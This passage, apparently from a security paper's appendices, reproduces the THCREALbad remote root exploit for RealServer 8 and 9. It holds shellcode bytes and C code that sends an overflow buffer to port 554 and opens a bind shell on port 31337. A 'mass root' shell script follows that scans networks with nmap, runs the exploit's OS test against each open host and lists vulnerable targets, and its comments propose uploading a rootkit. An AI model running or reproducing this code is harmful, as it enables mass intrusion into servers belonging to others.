"\xde\x80\xd1\x9f\x27\x9c\xda\x1b\x94\x18\x91\x68\x9f\x26\xdd"
"\x95\x19\xd4\x1d\x48\x6e\xdd\x95\xe5\x2e\x6e\xdd\x94\xe4\xb1"
"\x6e\xdd\xb2\x1d\xcd\x88\xc3\x6f\x40\x19\x57\xfa\x94\xc8\x18"
"\xd5\x95\x10\xd5\xe7\x9a\x1d\xcd\xe4\x10\xfb\xb6\x84\x79\xe8"
"\x6f\x6f\x6f\x19\x5e\xa1\x4b\xc3\xc3\xc3\xc3\xc6\xd6\xc6\x6f"
"\x40\x07\xc5\xc8\xf6\x19\xa0\xfa\x80\xc5\xc7\x6f\xc5\x44\xde"
"\xc6\xc7\x6f\xc5\x5c\xc3\xc5\xc7\x6f\xc5\x40\x07\x1d\xd5\x18"
"\xc0\x6f\xc5\x74\xc5\xc5\x6f\xc5\x78\x1d\xd4\x95\x9c\x04\xc3"
"\xf8\xbe\xf5\xe8\xf5\xf8\xcc\xf3\xfd\xf4\x04\xa1\x42\x1d\xd5"
"\x5c\x04\xc7\xc7\xc7\xc3\xc3\x6e\x56\x91\x62\xc2\x04\x1d\xd5"
"\xe8\xc0\x1d\xd5\x18\xc0\x21\x98\xc3\xc3\xfa\x80\x6e\x5e\xc2"
"\xc3\xc3\xc3\xc5\x6f\xc5\x7c\xfa\x6f\x6f\xc5\x70";
```

```
void usage();
void shell(int sock);

int main(int argc, char *argv[])
{
  unsigned short realport=554;
  unsigned int sock,addr,os,rc;
  unsigned char *finalbuffer,*osbuf;
  struct sockaddr_in mytcp;
  struct hostent * hp;
#ifdef WIN32                                          /*Added to port to Linux */
  WSADATA wsaData;
#endif                                                /*Added to port to Linux */

  printf("\nTHCREALbad v0.5 - Wind0wZ & Linux remote root sploit for Realservers
8+9\n");
  printf("by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)\n");

  if(argc<3 || argc>3)
   usage();

  finalbuffer = malloc(2000);
  memset(finalbuffer,0,2000);

  strcpy(finalbuffer,attackbuffer1);
  os = (unsigned short)atoi(argv[2]);
  switch(os)
  {
   case WINDOWS:
    decoder[11]=0x90;
    break;
   case LINUX:
    decoder[11]=0x03;
    break;
   case OSTESTMODE:
    break;
   default:
    printf("\nillegal OS value!\n");
    exit(-1);
  }

  strcat(finalbuffer,decoder);

  if(os==WINDOWS)
    strcat(finalbuffer,w32shell);
  else
    strcat(finalbuffer,linuxshell);

  strcat(finalbuffer,attackbuffer2);

#ifdef WIN32                                          /*Added to port to Linux */
  if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
  {
   printf("WSAStartup failed !\n");
   exit(-1);
  }
#endif                                                /*Added to port to Linux */

  hp = gethostbyname(argv[1]);

  if (!hp){
   addr = inet_addr(argv[1]);
```

```
  }
  if ((!hp)  && (addr == INADDR_NONE) )
  {
   printf("Unable to resolve %s\n",argv[1]);
   exit(-1);
  }

  sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (!sock)
  {
   printf("socket() error...\n");
   exit(-1);
  }

  if (hp != NULL)
   memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
  else
   mytcp.sin_addr.s_addr = addr;

  if (hp)
   mytcp.sin_family = hp->h_addrtype;
  else
   mytcp.sin_family = AF_INET;

  mytcp.sin_port=htons(realport);

  rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
  if(rc==0)
  {
    if(os==OSTESTMODE)
    {
     send(sock,ostestmode,sizeof(ostestmode),0);
#ifdef WIN32                                          /*Added to port to Linux */
     Sleep(1000);
 #else                                                /*Added to port to Linux */
       sleep (1);                                     /*Added to port to Linux */
#endif                                                /*Added to port to Linux */
     osbuf = malloc(2000);
     memset(osbuf,0,2000);
     recv(sock,osbuf,2000,0);
     if(*osbuf != '\0')
       for(; *osbuf != '\0';)
       {
         if((isascii(*osbuf) != 0) && (isprint(*osbuf) != 0))
         {
        if(*osbuf == '\x53' && *(osbuf + 1) == '\x65' && *(osbuf + 2) == '\x72' &&
*(osbuf + 3) == '\x76' && *(osbuf + 4) == '\x65' && *(osbuf + 5) == '\x72')
          {
            osbuf += 7;
              printf("\nDetected OS: ");
              while(*osbuf != '\n')
               printf("%c", *osbuf++);
              printf("\n");
              break;
          }
         }
         osbuf++;
       }
//   free(osbuf);
    }
    else
    {
     send(sock,finalbuffer,2000,0);
```

```
     printf("\nexploit send .... sleeping a while ....\n\n");
#ifdef WIN32                                          /*Added to port to Linux */
     Sleep(1000);
 #else                                                /*Added to port to Linux */
       sleep(1);                                      /*Added to port to Linux */
#endif                                                /*Added to port to Linux */
     printf("\nok ... now try to connect to port 31337 via netcat !\n");
    }
  }
  else
   printf("can't connect to realserver port!\n");

  shutdown(sock,1);
  closesocket(sock);
  free(finalbuffer);
  exit(0);
}

void usage()
{
 unsigned int a;
 printf("\nUsage:  <Host> <OS>\n");
 printf("0 = Wind0wZ\n");
 printf("1 = Linux\n");
 printf("2 = OS Test Mode\n");
 exit(0);
}
```

Appendix C: Script to perform a "mass root" of RealServers.

This is only the first part of the script. This will only find the targets and verify that the system has a vulnerable version of RealServer – all while you have something to drink.

```
#!/bin/sh -ux

# This will run nmap in order to find a few vulnerable targets to go after
# with the RealServer Exploit.
#######################################

nmap -v -p 554 --randomize_hosts -sS -T1 -oG nmap.results -n '192.168.1.0/24'
grep open nmap.results | awk '{print $2}' > nmap.ip.results

# This will create a list of IPs that need to be tested to see what OS
# They are running and to find out if we can attack or not.
#####

# nmap.ip.results is a list of IPs from our nmap scan that had port 554 open.
# This loop will take each IP, one at a time and place it in the ostestmode of the
# exploit.  The output of the test will go to a file named "ostest.results".  The next
# command 'dos2unix' will make sure the output is formatted properly.
#####

IPLIST=`cat nmap.ip.results`
for ip in ${IPLIST}
do
echo "Testing IP: " ${ip} > ostest.results
./THCrealbad ${ip} 2 >> ostest.results
dos2unix ostest.results ostest.results

# Once the test has been done and the results have been put in the file, we will
# now start to look to see who is vulnerable.  We need to make sure that we have
# the IP of the target we are testing, we also pull out the Detected OS, and the
# Version of Real Server that it is providing to us.  Will print all of this on one
# line in the file called THCrealbad.results.
#####

TESTIP=`grep "Testing IP: " ostest.results | awk -F: '{print $2}'`
TESTOS=`grep "Detected OS: " ostest.results | awk '{print $6}'`
TESTVERSION=`grep "Detected OS: " ostest.results | awk '{print $5}'`
printf "%-15s\t%-20s\t%-10s\n" ${TESTIP} ${TESTOS} ${TESTVERSION} >> THCrealbad.result
done

# Now that the loop has finished, we can break out what OS's we saw and the versions
# of Real Server too.  We will 'grep' through the results to look for "win32" and pull
# out any entries for win32 that is showing the version of Real Server to be below
# 9.0.2.802. Then only the IP address of the target will be put to the file
# THCrealbad.win32.  Will do the same for Linux except the output will go to
# THCrealbad.linux.
#####

grep win32 THCrealbad.result | awk '$3 < "9.0.2.802"' | awk '{print $1}' >
THCrealbad.win32
grep linux THCrealbad.result | awk '$3 < "9.0.2.802"' | awk '{print $1}' >
THCrealbad.linux

# Now this gives us two files, one Windows and one for Linux that has verified
# vulnerable targets to exploit.
# The next script can be created to not only send the attack code to the targets but
# also upload a rootkit and secure the box all at the same time.
#####
```